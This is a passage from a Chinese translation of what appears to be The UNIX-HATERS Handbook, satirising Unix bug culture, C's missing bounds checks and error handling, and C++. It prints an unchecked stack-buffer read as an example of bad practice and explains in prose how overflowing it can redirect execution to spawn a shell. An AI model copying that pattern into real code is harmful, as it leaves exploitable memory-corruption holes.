还有一件不幸的事情，对待臭虫光修改是不够的，因为它会随着操作系统的每次新发布卷土重来。1980 年代早期，也就是在这些臭虫被 Unix 信徒奉为神圣以前，一个 BBN [1] 的程序员真的**修复**了伯克利 make“规则之前

[1] 译注 BBN Technologies，1969 年建造 ARPANET 的公司。

只能放制表符而非任意空白字符”的问题。这不太难，也就是几行代码的事儿。

BBN 的黑客们是一个有责任感的团体，因此将补丁发给了伯克利，希望能被纳入正式的 Unix 代码中。一年过后，伯克利发布了新版本 Unix，这个问题还是存在。BBN 的黑客第二次做了修改，又把补丁交给了伯克利。

……然而到了**第三次**发布，一切都还是老样子，BBN 的程序员彻底失望了。他们没有再提交补丁，而是把所有 Makefile 中空格打头的行替换成了制表符——毕竟 BBN 雇佣他们是为了开发新程序，而不是反复纠缠同一个臭虫。

（据说 make 的作者，斯图尔特 · 费尔德曼[1] 一开始就查觉到了这个问题，但他没有修改，因为那时他的程序已经有 10 个用户了。）

源码就是文档。哇，牛逼！

> 如果我写着不容易，那么你理解起来就不应该容易。
>
> ——某 Unix 程序员

在“你说文档吗？”一章里，我们说过 Unix 程序员认为操作系统源代码才是终极文档。一个著名的 Unix 历史学家曾经指出：“毕竟，操作系统自己也是遵循源代码进行下一步操作的。”

可是通过阅读源代码来理解 Unix，这就如同开着肯 · 汤普逊的老爷车（对，就是控制台上只闪着一个“?”的那辆）周游世界。

Unix 内核源代码（更准确的说，是 ftp.uu.net可下载的伯克利互联磁带 2[2] 代码）几乎没有注释，充斥着成“段”没有空行的代码，goto 语句随处可见，处心积虑给妄图读懂的人使绊子。有个黑客感叹到：“阅读 Unix 内核源代码就好像走在伸手不见五指的巷子里。我突然停下来，脑子里回响着一个声音‘老天，我就要遭劫了。’”

当然，内核代码有自己的警报系统，当中散布着这样的小小注释：

```
/* XXX */
```

意思是有什么东西不太对劲，你应该知道哪儿出事儿了。

[1] 译注 Stuart Feldman，1977 年在贝尔实验室编写了 make。

[2] 译注 Berkeley Networking Tape 2，也称为 Net/2，是 BSD Unix 去掉 AT&T 专利代码之后的开源版本，但并非一个完整的操作系统。

“这绝不可能是臭虫，我的 Makefile 需要它！”

BBN 的程序员应该算是另类。大部分 Unix 程序员不修复臭虫：他们没有源代码，而有源代码的人知道即使修复了也于事无补。这就是为什么 Unix 程序员遇到臭虫的第一反应不是修复它，而是绕过它。

于是我们看到了悲惨的一幕：为什么不一劳永逸地解决问题，而是一错再错？也许早期的 Unix 程序员信奉尼采的“永恒轮回”思想。

关于调试方法，存在着两个截然不同的派别：一个是“外科手术派”，包括流行于早期 ITS和 Lisp 系统，程序运行过程中始终有调试器参与，如果程序崩溃了，调试器（相当于外科大夫）会对问题进行诊断医治。

Unix 的做法恪守更古老的“尸体解剖派”信条。如果一个 Unix 程序崩溃了，会遗留下吐核文件，从各个方面看这都和尸体没什么两样，然后调试器会找出死因。有趣的是，Unix 程序常常和人一样，死于本可治疗的疾病、事故以及疏忽。

对付进程吐核文件

如果程序吐核而亡，你的第一件事情是找到吐核文件在哪里。这应该不太困难，因为吐核文件总是很大——4、8、甚至 12M 字节。

吐核文件之所以这么大，是因为包括了所有用于调试的信息：堆栈、数据、代码指针等等，可谓巨细靡遗，但却没有包含程序的动态信息。比如一个网络程序，等到吐核再调试已经为时太晚：不仅网络连接，进程打开的文件现在都关闭了。

在 Unix 上不幸只能如此。

例如，用户不能把调试器作为命令解析器，或者在内核发生异常时把控制交给调试器。如果想让调试器在程序崩溃时进行接管，那你只能在调试器里面运行**所有**程序[1]。如果想调试中断代码，你的调试器必须截获**每个**中断，然后把合适的中断转发给程序。每敲一个键就发生三次进程上下文切换，你能想像这样运行 emacs 吗？显然，例程调试的思想和 Unix 哲学是格格不入的。

日期：Wed, 2 Jan 91 07:42:04 PST
来自：迈克尔 · 泰曼 <cygint!tiemann@labrea.stanford.edu>

[1]是的，有些 Unix 版本允许你用调试器接管一个运行中的进程，但是你手边必须有包含符号的程序文件，不然就等着读天书吧。

发给：UNIX 痛恨者
主题：调试器

想过吗，Unix 调试器为何如此蹩脚？这是因为如果想给调试器提供什么功能，那一定会跟来一堆缺陷，如果有缺陷，程序就一定会吐核，如果吐核，吧唧一下，你用来调试的那个吐核文件就被覆盖了。如果能让程序控制时间、地点，以及方式，那就太好了。

盛放臭虫的圣骨盒

和别的操作系统不同，Unix 把臭虫供奉为标准操作。之所以那么多臭虫得不到修正，这里有个不可告人的原因——如果修正了，那么就可能打破现有的程序。然而很荒唐，Unix 程序员在增加新功能时却从来不考虑前向兼容。

在思考这些问题时，迈克尔 · 泰曼想到了 Unix 调试器为何在自己吐核时覆盖已有吐核文件的 10 个理由：

日期：Thu, 17 Jan 91 10:28:11 PST
来自：迈克尔 · 泰曼 <tiemann@cygnus.com>
发给：UNIX 痛恨者
主题：Unix 调试器

大卫 · 莱特曼[1] 挑选的十大蠢货回答：

10. 这会破坏已有代码。
9. 这可能需要修改文档。
8. 太难实现了。
7. 这怎么是调试器的活儿？为什么不另外写个“工具”？
6. 如果调试器吐了核，你应该丢开你自己的程序，开始调试调试器。
5. 太难理解了。
4. 哪儿有奶油蛋糕？
3. 为什么非得现在做？
2. Unix 也不是神仙。
1. 哪儿有问题？

Unix 程序员总是打着“可能破坏已有代码”的幌子，不愿意修正臭虫。可这里面还有内幕，修正臭虫不但可能破坏已有代码，还可能需要修改 Unix 接口，而这在 Unix 狂热教众眼中是简洁而完美的。至于接口是否工作，这并不重要。Unix 教众们提不出更好的接口，也不修正臭虫，而是齐声高唱“Unix 接口好简洁，好简洁！Unix 接口就是美，就是美！Unix 无罪！Unix 有理！”（有点上口，是不是？）

然而很不幸，绕开臭虫编程是贻害无穷的举动，因为这使得错误成为操作系统规范的一部分。你越是等，臭虫就越是难以修正，因为无数选择绕开

[1] 译注 David Letterman，美国著名晚间脱口秀主持人。“十大排行榜（Late Show Top Ten List）”是莱特曼的招牌娱乐栏目。

的程序现在反而离不开这些臭虫。正因为如此，修改操作系统接口比修复一般的臭虫代价更高，因为需要修改不计其数的应用程序来适应这个崭新——且不说正确与否——的接口行为。（这部分解释了为什么 ls用那么多选项来做差不多的事情，而每个选项又各自有少许变异。）

如果你把一只青蛙扔到开水里，它会马上跳出来，你知道这是因为开水很烫。可是，如果你把青蛙放到冷水里，再慢慢地加热，青蛙却注意不到，直到最后被烫死。

Unix 的接口正像一只沸腾的锅。一开始，输入/输出的全部接口曾经只包括 open、close、read和 write。引入网络支持在 Unix 的锅底添上了一大把柴禾：到了今天，仅仅是向文件描述符写入数据就有至少五种方法：write、writev、send、sendto和 sendmsg。每个接口都在内核中有不同的实现，这意味着有五倍的可能出现臭虫，还有五种不同的性能结果需要考虑。读文件描述符也一样（read、recv、recvfrom和 recvmsg）。等死吧，青蛙们。

文件名扩展

尽管 Unix 规定“所有程序自力更生”，但其实有个例外：文件名扩展。用户都希望 Unix 程序既能处理一个文件，也能处理多个文件。Unix shell 提供了用来指定一组文件的记法，shell 会把这组文件展开，做为一个文件列表传递给命令程序。

例如，假设你的目录下有文件 A、B 和 C。如果想删除所有这些文件，你可以运行 `rm *`。shell 把“*”扩展成为“A B C”，然后作为 rm 的参数。这个方法有很多很多问题，这在前面内容已经提到过了。不过，你应该知道让 shell 来扩展文件名不是突发奇想，而是精心权衡的设计决策。在《Unix 编程环境》一文中，凯尔尼汉姆和马歇指出：“把这个作为 shell 的一个机制，可以避免各个程序的重复劳动，而且保证所有程序都能一致地使用。”[1]

可是这有什么必然联系吗？标准输入/输出库（所谓 stdio，以 Unix 的话说）不就让“所有程都能一致地使用”么？提供一个用于扩展文件名的库函数不就成了？这些家伙没有听说过链接库么？那些关于性能的说法也是无稽之谈，因为我没有看到任何支持数据，他们甚至没有说明“高效”的含义是什么：在一个 shell 负责扩展文件名的系统中，是程序员开发小程序最高效，还是新手把所有文件一扫而光最高效？

[1]让任何人都能运行任何 shell，这是备受赞誉的 Unix 决策。但请注意文件名扩展其实是在自扇耳光：用户无法任意运行 shell，因为 shell 必须支持星号扩展。——编辑注

大多数情况下，让 shell 进行文件名扩展也无所谓，因为这和程序自己扩展的结果没什么不同。可是，和 Unix 上的许多玩意一样，你早晚会被狠狠咬一口。

假设你是个 Unix 新手，目录下有两个文件 A.m 和 B.m。你习惯了 MS-DOS，想把它们的名字换成 A.c 和 B.c。嗯～～没找到 rename命令，不过 mv命令似乎差不多。于是你执行 **`mv *.m *.c`**。Shell 将这个命令扩展为 **`mv A.m B.m`**，你辛辛苦苦写了几小时的 B.m 就这么被干掉了。

再好好思考一下上面这个问题，你就会发现要把 mv 修改得和 MS-DOS 下“rename”的功能一样，在理论上就完全不可能。所谓软件工具，也不过如此。

健壮性，或者说“所有输入行必须小于 80 个字符”

《ACM 通讯》1990 年 11 月刊登了米勒 · 弗德里森[1] 等人撰写的一篇精彩文章，题目是《关于 Unix 工具可靠性的实证研究》[15]。他们使用一些随机数据作为 Unix 工具的输入，发现有 24%~33%（取决于 Unix 版本）的工具崩溃或者失去响应，有时候甚至整个系统都完蛋了。

文章的开头像是在讲笑话，其中一位作者曾在工作时使用一条噪声很大的电话线，结果发现线路噪音让各种工具不断崩溃，因此他决定针对这一现象开展更系统的调查研究。

大多数程序臭虫都可以归咎于 C 语言一些臭名昭著的陋习。事实上，C 语言造成了 Unix 的许多天生脑残，因为 Unix 内核以及所有工具程序都是用 C 语言写的。著名语言学家本杰明 · 沃夫[2] 说过：语言决定思想。C 语言紧紧地桎梏了 Unix：程序员根本无法想像能写出健壮的程序。

C 语言是最小化的，其设计目标是能为各种硬件有效地编译出机器代码，导致 C 语言的构造容易映射为计算机硬件。

在 Unix 诞生之初，用高级语言编写操作系统是个革命性的想法；但到了今天，则应该考虑使用一种有错误检查的语言。

C 语言是一种“最小公分母”语言，在其诞生时，这个最小公分母非常小：凡是 PDP-11 没有的，C 语言也不会有。过去几十年的编程语言研究表明，给语言加入错误处理、自动内存管理和抽象数据类型等功能，会使得开

[1] 译注 Miller Fredriksen。
[2] 译注 Benjamin Whorf。

发出的程序更为健壮可靠，但这些结论对 C 语言毫无影响。由于 C 语言的流行，昨天、今天和明天都没人愿意给微处理器增加诸如数据标记或硬件支持的垃圾回收等功能，因为即使做了也只是在浪费晶体管罢了：C 语言编写的程序根本不会使用这些功能。

回忆一下，C 语言无法处理整数溢出。解决方法是使用超过问题需要的整数宽度——希望在你有生之年够用。

C 语言也没有真正意义上的数组，里面是有个东西**象是**数组，但实际不过是一个指向一块内存的指针。至于数组索引表达式，array[index]，则不过是表达式 (*(array+index)) 的简写版。所以你写下 index[array] 也没有问题，这和表达式 (*(array+index)) 是一个意思。聪明吧？数组的两面性在字符处理时常能见到，数组变量常常在数组和指针之间换来换去。

举个例子，假设你有：

```
char *str = "bugy";
```

于是下面的这些语句都是一样的：

```
0[str] == 'b'
*(str+1) == 'u'
*(2+str) == 'g'
str[3] == 'y'
```

C 语言够伟大的吧？

这个做法的问题是 C 根本不自动进行任何数组边界检查。为什么该 C 去做呢？数组在 C 里只是个指针而已，你可以把指针指向内存的任何地方，是不是？不过，一般人不想在内存里乱写乱画，特别在是一些关键的地方，比如程序的栈。

这把我们引到了米勒在文中提到的第一类臭虫。崩溃发生时，许多程序正在将输入读取到调用栈上的一块字符缓冲区内。许多 C 程序是这么做的：下面的函数把一行输入读进栈上的一个数组，然后调用 do_it 函数。

```
a_function()
{
    char c, buff[80];
    int i = 0;

    while ((c = getchar()) != '\n')
```

```
            buff[i++] = c;
        buff[i] = '\000';
        do_it(buff);
    }
```

这类代码在 Unix 随处可见。知道为什么缓冲区 buff 被定为 80 个字符么？这是因为大多数 Unix 文件每行最多有 80 个字符。知道为什么存放之前没有边界检查，也没有文件结束检查么？大概是因为这个程序员喜欢把赋值语句 c = getchar() 嵌入到 while 循环中，而这行语句检查了行结束，就没有地方检查文件结束了。信不信，有些人还推崇 C 的这种缩简写法，管他妈什么可读性可维护性。最后调用 do_it() 时，数组摇身一变成了指针，作为第一个参数传了进去。

读者练习：请问如果在一行的中间到达了文件结尾，这个程序的下场是什么？

当 Unix 用户查觉到这个天生的限制后，他们想到的不是应该修正这个臭虫，而是千方百计躲过它。比如，Unix 的磁带备份工具 tar 不能处理超过 100 个字符的路径名（包括目录），而解决方法是：备份目录时不要使用 tar，而是使用 dump。还有个更绝的解决办法：不要建立太深的目录，这样文件的绝对路径就不会超过 100 个字符。Unix 将在 2038 年 1 月 18 日上午 10 点 14 分 07 秒上演马虎编程的压轴戏，那时 Unix 将耗尽 32 位的 timeval域……

再回到我们前面那个例子，假设输入行有 85 个字符。这个函数毫无怨言地接受了这个输入，可问题是最后那 5 个字符会被放到哪里呢？答案是会覆盖排放在数组后面的 5 个字节中的内容。之前那里放着的是什么呢？

c 和 i 这两个变量可能会被分配在字符数组之后，所以有可能会被 85 字符长的输入冲垮。如果输入了 850 个字符呢？则可能会毁掉 C 运行时系统存放的重要簿记信息，比如返回地址等。毁掉这些信息的最好结果是程序可能崩溃。

我们说的是“可能崩溃”，因为你还能通过覆盖运行栈达到作者都没有想到的目的。想像一下这个程序读入了很长的一行，超过 2000 个字符，而这行字符经过了刻意构造，栈上的簿记信息被覆盖后，函数在返回时会误入歧途，正好调用到这些字符中嵌入的一段代码。这段代码可能会做一些很有用的事情，比如用 exec创建一个 shell 进程，运行一些命令什么的。

罗伯特 · 莫里斯著名的 Unix 蠕虫正是使用了这个机制（以及一些别的漏洞）黑进 Unix 主机。至于为何有人想黑别人的机器？反正就是有这种人。

日期：Thu, 2 May 91 18:16:44 PDT

> 来自：吉姆 · 麦克唐纳<jlm%missoula@lucid.com>
> 发给：UNIX 痛恨者
> 主题：你共有几根手指？
>
> 下面是给我上司的一个报告摘录：
>
> 一个用来更新 Makefile 的程序使用了一个指针，但发生了访问越界，影响了一个存放依赖关系的数组，这个数组用于生成 Makefile。总的后果是生成的错误 Makefile 不能编译任何东西，没有生成所需的目标文件，然后编译最终失败了。我们浪费了一整天，发现原因是有个白痴认为 10 个头文件足够所有人使用了，所以对代码进行了优化，但即使产生 X 个 Makefile，这些代码的运行时间也不到 1 毫秒！

你没法再杀进某人的办公室，接着血淋淋地挖出他的心，这是网络化的坏处之一。

异常处理

要编写**健壮**的程序，最大的挑战是如何正确处理错误和其它异常，但不幸 C 语言对此可说是毫无作为。今天在学校里学会编程的人几乎不知道异常是什么。

异常是函数无法正常运行时所产生的一个状态，经常发生在请求系统服务时，比如分配内存，打开文件等。由于 C 语言没有提供异常处理支持，程序员必须自己在每次服务请求时加入几行异常处理代码。

例如，所有 C 语言课本都推荐使用以下 malloc() 分配内存的方法：

```
struct bpt *another_function()
{
    struct bpt *result;

    result = malloc(sizeof(struct bpt));
    if (result == 0) {
        fprintf(stderr, "error: malloc: ???\n");

        /* recover gracefully from the error */
        [...]
        return 0;
    }
    /* Do something interesting */
    [...]
    return result;
}
```

another_function 函数分配了一个类型为 bpt 的结构体，然后返回指向这一结构的指针。以上代码为该结构体分配了内存。因为 C 语言没有显式的异常处理支持，C 程序员必须自己去做这件事（就是粗体的那些代码）。

当然你可以不这么干。许多 C 程序员认为这是小事一桩，从来不做异常处理。他们的程序往往是这样的：

```
struct bpt *another_function()
{
    struct bpt *result = malloc(sizeof(struct bpt));

    /* Do something interesting */
    [...]
    return result;
}
```

多么简单，多么干净，大多数系统服务请求都会成功的，不是吗？这样的程序在大多数场合运行良好，但如果置于复杂特殊的场合，往往死都不知道是怎么死的。

Lisp 的实现通常都有一个真正的异常处理系统，异常条件都有名字，比如 OUT-OF-MEMORY，程序员可以为特定的异常提供异常处理函数。这些处理函数在异常发生时被自动调用——不需要程序员介入，也不需要特殊的检查。如果适当地使用，异常处理函数可以让程序更健壮。

CLU[14] 这样的编程语言也有内置的异常处理。每个函数定义都有一系列可以发出的异常条件。对异常的显式支持可以帮助编译器检查那些未被处理的异常。CLU 程序总是十分健壮，因为编译器逼着程序员去考虑异常处理问题。与此相反，C 程序是个什么样子呢：

> 日期：16 dec 88 16:12:13 GMT
> 主题：Re: GNU Emacs
> 来自：debra@alice.UUCP
>
> > 在文章 < 448@myab.se> 当中 lars@myab.se（拉斯 · 彭塞[1]）写到：
> > ……所有程序都应该检查系统调用（比如 write）的返回结果，这非常重要。
>
> 我同意，可不幸的是很少有程序在读（read）写（write）时这么做。Unix 工具程序一般会检查 open 系统调用的返回值，然后假设所有随后的 read、write 和 close 总会成功。
>
> 原因是明摆着的：程序员很懒，不做错误处理程序会显得更小更快（使用标准工具测试性能基准时，你的系统表现会更好）。

这封信的作者继续指出，由于大部分系统工具不检查 write 等系统调用的返回值，系统管理员就必须随时保证文件系统有足够的空间。正是如此：许多 Unix 程序假设只要以写入方式打开文件，那么就可以想写多少写多少。

[1] 译注 Lars Pensy。

读到这里你可能会发出“嗯 ”的一声。这还不算，就在《关于 Unix 工具可靠性的实证研究》的前面，还有一篇文章有关休斯顿的约翰逊宇航中心，说的是人们如何把任务控制转换到 Unix 以实现实时数据采集。“**嗯** ”。

捕捉臭虫就是自绝于社会

既不检查臭虫，也不报告臭虫，这能让厂商生产的机器看起来更健壮和强大。更重要的是，如果 Unix 系统报告每一个错误，那么根本就不会有人去购买！这是活生生的现实。

> 日期：Thu, 11 Jan 90 09:07:05 PST
> 来自：丹尼尔 · 魏斯 <daniel@mojave.stanford.edu>
> 发给：UNIX 痛恨者
> 主题：现在还不明白？
>
> 得益于惠普的设计，如果检测到网络错误造成影响，我的惠普 Unix 主机将产生报告。同一个网络上还连接了 SUN、MIPS 以及 DEC 工作站。我们经常被其它机器的问题连累，但当我们通知这些机器的管理员时（因为看不到错误消息，他们还不知道自己的机器有一半的时间在发送重复报文），他们竟然宣称，由于是我们的机器在报告错误，所以问题必然在我们这里！
>
> “两国相争，不斩来使”，不过在 Unix 世界里，你最好别当信使。

搞不定？咱重启呗！

如果某个关键软件不能正确处理错误、无效数据和无效操作条件，那么系统管理员和其他人该如何是好呢？嗯 ，如果短时间里正常工作，那么只要你定时重启，机器就能长期工作了。这个法子不太靠得住，也无法扩展，不过足够让 Unix 这台破车嘎吱嘎吱往前开。

下面就是这么一个例子，关于如何在 named 程序不稳定的情况下提供邮件服务：

> 日期：14 May 91 05:43:35 GMT
> 来自：tytso@athena.mit.edu（西奥多 · 周 · 提索[1]）[2]
> 主题：回复：DNS 性能测试：bind 4.8.4 的期待功能表
> 发给：comp.protocols.tcp-ip.domains
>
> 现在我们这样解决问题：我写了一个叫“ninit”的程序运行 named 并睡眠等待，一旦子进程终止，ninit 就启动一个新的 named。此外，ninit 每隔 5 分钟会醒来给 named 发送一

[1] 译注 Theodore Ts'o，1968 年出生于加利福尼亚州帕罗奥托，是一位 Linux 内核贡献者，主要领域是文件系统，2006 年获得自由软件基金会颁发的自由软件进步奖。

[2] 由亨利 · 明斯基（Henry Minsky）转发到 UNIX 痛恨者。

> 个 SIGIOT 信号，让后者将状态信息写入文件/usr/tmp/named.stats。每隔 60 秒钟，ninit 会用本地 named 进行一次域名解析。如果短时间内没有得到结果，就中止当前 named 进程，并启动一个新的进程。
>
> 我们在 MIT 的域名服务器和我们的邮件网关上运行了这个程序。我们发现它极其有用，能够捕捉 named 的神秘崩溃或死锁。这在那台邮件网关上更是不可或缺，因为即使域名解析中断一小会儿，我们的邮件队列也会给撑炸了。

当然，这类解决办法会引发新的问题：如果 ninit 有臭虫，那么该怎么办呢？难不成还要写一个程序不断重启 ninit 么？如果写了，你又如何保证**这个**程序正常工作呢？

对于软件错误的这种态度并不少见。最近读过以下手册页面后，我们还不能肯定这是不是个玩笑。其中臭虫部分很是发人深省，因为那里举出的问题在 Unix 程序中阴魂不散：

> NANNY(8) Unix 程序员手册 NANNY(8)
>
> **名称**
> nanny - 奶奶，运行所有服务器的服务器
>
> **摘要**
> /etc/nanny [switch [argument]] [...switch [argument]]
>
> **描述**
> 许多系统都为用户提供各种服务功能。但很不幸，这些服务经常不明不白地罢工，造成用户无法获得所需要的服务。Nanny（奶奶）的作用就是负责监督（照看），避免关键服务失效，同时不需要系统管理员的随时干预。
>
> 另外，许多服务使用日志文件作为输出。尽管这些数据常会很讨厌地占满磁盘，但又是重要的跟踪记录，应该尽量保存。奶奶会定期把日志数据重定向到新文件。这样，日志数据就化整为零，旧的日志文件就能被任意转移，而不会影响服务[1]。
>
> 最后，奶奶还提供了一些控制功能，使得系统管理员能够对奶奶以及所照看的服务进行运行时操作。
>
> **开关**
> ……
>
> **臭虫**
> 在奶奶从 fork 调用返回之后，如果被启动的服务成为独立进程，奶奶会误认为这个服务死掉了，然后不断重启它。
>
> 到目前为止，奶奶还不能容忍配置文件的错误，如果配置文件的路径不对或者内容有错误，奶奶必死无疑。
>
> 有些选项没有实现。
>
> 奶奶极其依赖系统提供的网络功能进行进程间通信。如果网络代码返回错误，奶奶将无法处理，然后不是卡住就是死循环。

重启不稳定的软件已经成为了通行的做法，现在每到星期天凌晨 4 点，

[1] 译注 现在这是 logrotate(8) 的功能。

麻省理工大学的雅典娜项目[1]都要自动重启 AFS（Andrew File System）服务器。但愿没人周末熬夜赶写下周一要交的作业……

[1] 译注 雅典娜项目（Project Athena）的参与者包括 MIT、DEC 和 IBM，目标是建立一个教学目的的分布式校园计算环境。项目开始于 1983 年，1991 年 6 月 30 日开发完成，到 2010 年仍然在 MIT 正常运行。

第 10 章　C++

1990 年代的 COBOL 语言

问：“C”和“C++”的名字出处？

答：都是考试成绩。

——杰瑞 · 雷其特

离开“绝不给用户好脸”的 Unix 哲学，C++还有没有可能诞生？答案不言而喻。

面向对象程序设计起源于 1960 年代的 Simula 语言，然后在 1970 年代的 Smalltalk 语言上得到极大发展。很多书上都说面向对象语言能提高编程效率、使代码更健壮，以及减少维护费用，不过在 C++ 这里，你想都甭想。

这是因为 C++ 压根就不理解“什么是面向对象”，因此非但不能化繁为简，反而打破了复杂性的世界纪录。当其中一个又一个愚蠢的错误大白于天下之后，C++ 却和 Unix 一样从未经历过任何设计，而只是**蠕变**。C++ 就是后知后觉的大杂烩，连语法都没有定义（别的语言几乎都有），所以你甚至无法知道一行代码是否合法。

拿来和 C++ 作比较，真是辱没了 COBOL，因为在所处时代的技术条件下，COBOL 可谓工程学的杰出成就。而至于 C++，如果真的有谁用来做成过什么事，那就算是很不得了了。还好大多数够格的程序员都知道如何规避 C++：首先他们对大多数荒唐费解的 C++ 语言特性敬而远之，然后用 C 编写程序，如果真的有需要，就自己编写各种“非面向对象”工具，当然代码会因此变得有悖常理、难以兼容，且无法理解和重用，不过没关系，最后只要裹上一层薄薄的 C++ 面皮，就足够哄得老板点头了。

现在有些公司要死要活地想摆脱纠结难读而又缝缝补补的 COBOL 旧代码，但将来一定会傻眼；而那些已经转向 C++ 的公司才刚刚开始意识到事情不妙。不用说这已然太晚，软件灾难的种子不仅已经种下，还施了很多肥，就等未来几十年内的爆发了。

面向对象的汇编语言

C++ 毫无高级语言的样子。为什么这么说？让我们看看正宗高级语言应该具备的特性：

- **优雅**：在记法及其表达的概念之间有简单易懂的联系。
- **抽象**：每个表达式只对应唯一概念。概念能够独立表达并自由组合。
- **强大**：能够直截了当地表述任何精确完整的程序行为。

高级语言允许程序员采用适合问题的方式描述解决方案。由于专注于要解决的问题，高级语言程序很容易维护。只要有一份源代码，现代编译器就能在广泛的平台上产生高效目标代码，因此高级语言程序天生容易移植和复用。

使用低级语言则要考虑无数细节，但其中大部分关乎机器内部操作，而不是要解决的问题本身。这不但造成代码难于理解，而且容易过时。随着新平台出现——近来差不多隔几年就会发生——低级语言程序会变得过时，必须花费高昂的代价进行修改或者转换。

抱歉，你的内存泄漏了

高级语言对常见问题提供原生解决方案。举个众所周知的例子，大多数程序错误都和内存管理不当有关：在使用一个对象之前，必须先分配内存，再适当初始化，再小心跟踪使用，最后正确释放。不用多说，这里每件事都异常乏味而且很容易出错，一不留神就会酿成大祸。而定位和修改这类错误之困难可谓臭名昭著，因为一旦稍微改变配置或者用户行为模式，错误可能就再也不能重现了。

使用指向结构的指针（但忘记了分配内存），结果程序崩溃了。使用未正确初始化的结构，程序也会崩溃，但不一定立刻发生。如果跟踪对象的使用情况出现错误，则很可能释放一块还在使用中的内存，真是崩溃之城啊。因此最好再分配一些结构用来跟踪那些分配了空间的结构，但是如果你过于保守，只有绝对确信时才释放内存，那么可要小心了。内存中很快就会充斥着无用的对象，直到内存耗尽，程序崩溃——恐怖的“内存泄漏”。

如果你的内存空间碎片太多，那该怎么办呢？解决办法一般是移动对象来清除碎片，不过在 C++ 里没戏——如果忘了更新对象的每个引用，那么你就会搞乱程序，结果还是崩溃。

很多真正的高级语言提供了解决办法——所谓垃圾收集。这种机制跟踪所有对象，发现使用完毕就加以回收，并且永远不会出错。如果使用这样的语言，你会得到不少好处：

- 大量的臭虫立马无影无踪。是不是很爽呀？
- 代码会变得更短小更易读，因为不必再操心内存管理的细节。
- 代码更有可能在不同平台和不同配置下高效运行。

唉，C++ 用户却必须自己动手拣垃圾。然而他们中的许多人被洗了脑，认为这样会比专家提供的垃圾收集机制更为高效；依我看，如果让这帮人创建磁盘文件，他们大概会问你要盘片、磁道和扇区，而不是文件名。在特定状况下可能确有一两次更高效，但你肯定不想在文字处理时被问到这些问题吧？

你不必相信我们说的话，不妨读一下本杰明 · 佐恩[1]撰写的《保守垃圾收集的代价测量》[23]（科罗拉多大学波尔得分校，技术报告 CU-CS-573-92），文中比较了两种垃圾收集技术，一种基于 C 语言，由程序员手工优化，另一种则是标准垃圾收集机制，结果表明前者的性能差得多。

好吧，假设你是 C++ 程序员大军中的一员，现在幡然醒悟了，也想使用垃圾回收，那么你不是一个人，很多人都认为这是个好主意并决定尝试一下。老天爷，猜猜怎么着？就是**办不到**，你无法“增添垃圾收集机制，让 C++ 和内置垃圾收集的语言并驾齐驱”。第一个原因（震惊！），一旦完成编译，C++ 对象在运行时就不再是**对象**了，而只是一团十六进制的烂泥巴。没有动态类型信息——因此垃圾收集器（还有调试器）没法知道任何一块内存里的对象是什么、类型是什么，以及此时是否正在使用之中。

退一万步讲，就算你**能够**编写一个只是对部分对象生效的垃圾收集器，但如果别人的代码不鸟你，那还是没用——鉴于 C++ 的垃圾收集机制千奇百怪，产生这个结果简直是一定的。假设我写了一个数据库程序，你写了一个窗口系统，各自使用不同的垃圾收集机制，当你关闭一个窗口，其中装有我的数据记录，这时窗口不会告知数据记录已经无人引用。这些对象将不会被释放，直到内存耗尽——内存泄漏，老朋友又见面了。

难学吗？这就对了

C++ 和汇编语言很相象——难学难用，要想学好用好更是难上加难。

[1] 译注 Benjamin Zorn。

日期：Mon, 8 Apr 91 11:29:56 PDT
来自：丹尼尔 · 魏斯 <daniel@mojave.stanford.edu>
发给：UNIX 痛恨者
主题：从他们的摇篮，到我们的坟墓

Unix 程序为何如此脆弱不堪？C 程序员们脱不了干系，因为他们从摇篮里开始就接受这种教育。例如，斯特劳斯特鲁普在《C++ 编程语言》中的第一个完整程序（在那个“hello world”程序之后，多说一句，该程序编译后有 300K）实现的是英制/公制转换。用户用结尾“i”表示英制输入，用结尾“c”表示公制输入。下面是程序的概要，正宗 Unix/C 风格：

```
#include<stream.h>
main() {
    [变量声明]
    cin >> x >> ch;
        ;; 怪胎设计。
        ;; 意思是先读入x，然后读入ch。

    if (ch == 'i') [处理“i”后缀]
    else if (ch == 'c') [处理“c”后缀]
    else in = cm = 0;
        ;; 好样的，决不报告错误。
        ;; 随便做点儿什么就成了。
[进行转换]}
```

再往后翻 13 页（第 31 页），还有例子实现索引范围从 n 到 m（而不是通常的从 0 到 m）的数组。如果程序员使用了超出范围的索引，这个程序只是笑嘻嘻地返回第一个元素。Unix 终极脑死亡。

语法催吐剂

> 语法糖是分号癌症的诱因。
>
> ——艾伦 · 佩利[1]

为了让代码通过编译，C++ 实际上重新定义了 C 编程时可能遇到的每一种语法错误，但这些语法错误还是不足以保证产生**合法的**代码。因为人不是完美的，他们总是敲错键盘，但不论多么差劲，C 编译器通常都能捕捉这些错误。C++ 则不然，错误会顺利通过编译，不过到真的**运行**起来，就等着头痛吧。

C++ 语法的形成和自身发展密不可分。从来没有人好好设计过 C++，C++ 就像摊大饼一样**扩张**。在此过程中，一些新加入的构造导致了语言的二义

[1] 译注 Alan Perlis（1922 年 4 月 1 日 ~ 1990 年 2 月 7 日），美国计算机科学家，对编程语言有开创性贡献，也是第一位图灵奖获得者。这句话是佩利写于 1982 年的 130 条“编程警句”中的第三条。

性，因此又定义了头痛医头脚痛医脚的规则。由此带来的结果就是一种规则荒唐可笑的语言，复杂到几乎不可能有人学得会。不少程序员制作卡片供随时查阅，或者干脆就不理会 C++ 的这些语言特性，只用语言的某个子集编程。

例如 C++ 有个规则说，如果一串字符既可以被解析为声明也可以被解析为语句，那么将被当做声明。解析器专家看到这个规则往往浑身发冷，他们知道很难正确实现。甚至 AT&T 自己都搞不定 C++ 的规则，比如吉姆 · 罗斯凯德[1] 为了理解一个结构的意思（他觉得是个人就会有不同理解），就写了段测试代码，然后交给 AT&T 的“cfront”编译器，结果编译器崩溃了。

事实上，如果你从 ics.uci.edu 下载吉姆 · 罗斯凯德的免费 C++ 语法，会在 ftp/pub 目录里的一个文件 c++grammar2.0.tar.Z 找到这样的说明：“注意我的语法和 cfront 无法始终保持一致，因为 a) 我的语法内部是一致的（这源于它的规范性以及 yacc 的验证）。b) yacc 生成的解析器不会崩溃（这条可能会招来不少臭鸡蛋，不过……每次当我想知道某种结构的语法含义，而 ARM（Annotated C++ Reference Manual，带注释的 C++ 参考手册）又表述不清时，我就会拿 cfront 来测试，这时 cfront 总是崩溃）。”

> 日期：Sun, 21 May 89 18:02:14 PDT
> 来自：tiemann（迈克尔 · 泰曼）
> 发给：sdm@cs.brown.edu
> 抄送：UNIX 痛恨者
> 主题：C++ 的注释
>
> > 日期：21 May 89 23:59:37 GMT
